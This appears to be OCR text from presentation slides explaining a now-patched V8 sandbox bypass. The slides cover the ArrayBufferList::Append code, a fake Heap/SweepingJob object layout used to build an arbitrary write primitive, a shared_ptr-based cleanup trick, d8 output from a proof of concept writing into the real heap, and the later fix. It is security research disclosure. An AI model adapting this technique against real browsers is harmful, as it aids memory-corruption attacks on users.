


```
void ArrayBufferList::Append(ArrayBufferList* list) {
  if (head_ == nullptr) {
    DCHECK_NULL(tail_);
    head_ = list->head_;
    tail_ = list->tail_;
  } else if (list->head_) {
    DCHECK_NOT_NULL(list->tail_);
    tail_->set_next(list->head_);
    tail_ = list->tail_;
  } else {
    DCHECK_NULL(list->tail_);
  }

  bytes_ += list->ApproximateBytes();
  *list = ArrayBufferList();
}
```

Arbitrary write!

This function only gets called during finalizing the sweep

V8 Sandbox


BasicMemoryChunk
Heap* heap_
Fake Heap
array_buffer_sweeper_
Fake ArrayBufferSweeper
_job
young_
ArrayBufferList
head_
tail_(0x41414141...)
old_
ArrayBufferList
head_
tail_
Fake SweepingJob
ArrayBufferList
head_(0xdeadbeef)
tail_
young_
ArrayBufferList
head_
tail_
old_
set_next(list->head_)
next_ = 0xdeadbeef
Fake *ArrayBufferExtension*

Building Arbitrary Write Primitive

- Everything is good! Let’s run the exploit!

Building Arbitrary Write Primitive

- The problem is that after *SweepingJob* is done, the object is freed
- Since we crafted a fake *SweepingJob* inside the sandbox, trying to free that will fail
- We need to craft our own *SweepingJob.* At the same time it needs to be a valid object allocated by V8

Building Arbitrary Write Primitive


- At this point we thought this was a dead end
- Praying to our subconsciousness to come up with a plan

Building Arbitrary Write Primitive

- But then we realized the write happens twice
  - Appending young and old list
- We can use the second write to set the *SweepingJob* pointer to null, so V8 doesn’t try to free that → Win!

Building Arbitrary Write Primitive

- But you can’t do that
- If it is a nullptr, it will not append → write does not happen
- We need to bring our own valid pointer



```
void ArrayBufferList::Append(ArrayBufferList* list) {
  if (head_ == nullptr) {
    DCHECK_NULL(tail_);
    head_ = list->head_;
    tail_ = list->tail_;
  } else if (list->head_) {
    DCHECK_NOT_NULL(list->tail_);
    tail_->set_next(list->head_);
    tail_ = list->tail_;
  } else {
    DCHECK_NULL(list->tail_);
  }

  bytes_ += list->ApproximateBytes();
  *list = ArrayBufferList();
}
```


Cleaning Up

- Searched the sandboxed memory with debugger for heap pointers
- There is a *shared_ptr<BackingStore>* inside *ArrayBufferExtension* which points to a valid object
- Since we can craft a fake *ArrayBufferExtension* inside the sandbox, V8 will store the *BackingStore* pointer inside the sandbox
  - Therefore we can read this pointer value
- Let’s try to free *BackingStore* then

Cleaning Up

- Again, can’t do that!
- *BackingStore* is allocated with *ArrayBuffer*Allocator* :(
- However, shared_ptr<T> is actually composed of two raw pointers
    - Pointer to the object
    - Pointer to the reference count (memory to store it is dynamically allocated) → :)
- Now this works!


Result



```
[redacted]v8$ out/x64.release/d8 ~/poc2024.js
cage_base:  0x234f00000000
Starting the V8 Sandbox Bypass
Building the primitives ...
[*] Dumping the actual Heap at 0x562901cdbdc8
0x1008
0x4000000
0x0
0x562901cce000
0x562901d08448
[*] Result of writing to the actual Heap
0xfedcba0987654321
0x4000000
0x0
0x562901cce000
0x562901d08448
```


How it was patched

- *Heap* pointer is not writable inside the sandbox anymore
- Introduced a new class called *MemoryChunkMetadata* which is stored outside the sandbox
- Pointers to them are stored in a static table and referenced by *MemoryChunk* with index



```
static MemoryChunkMetadata*
    metadata_pointer_table_[kMetadataPointerTableSize];
```

V8 Sandbox

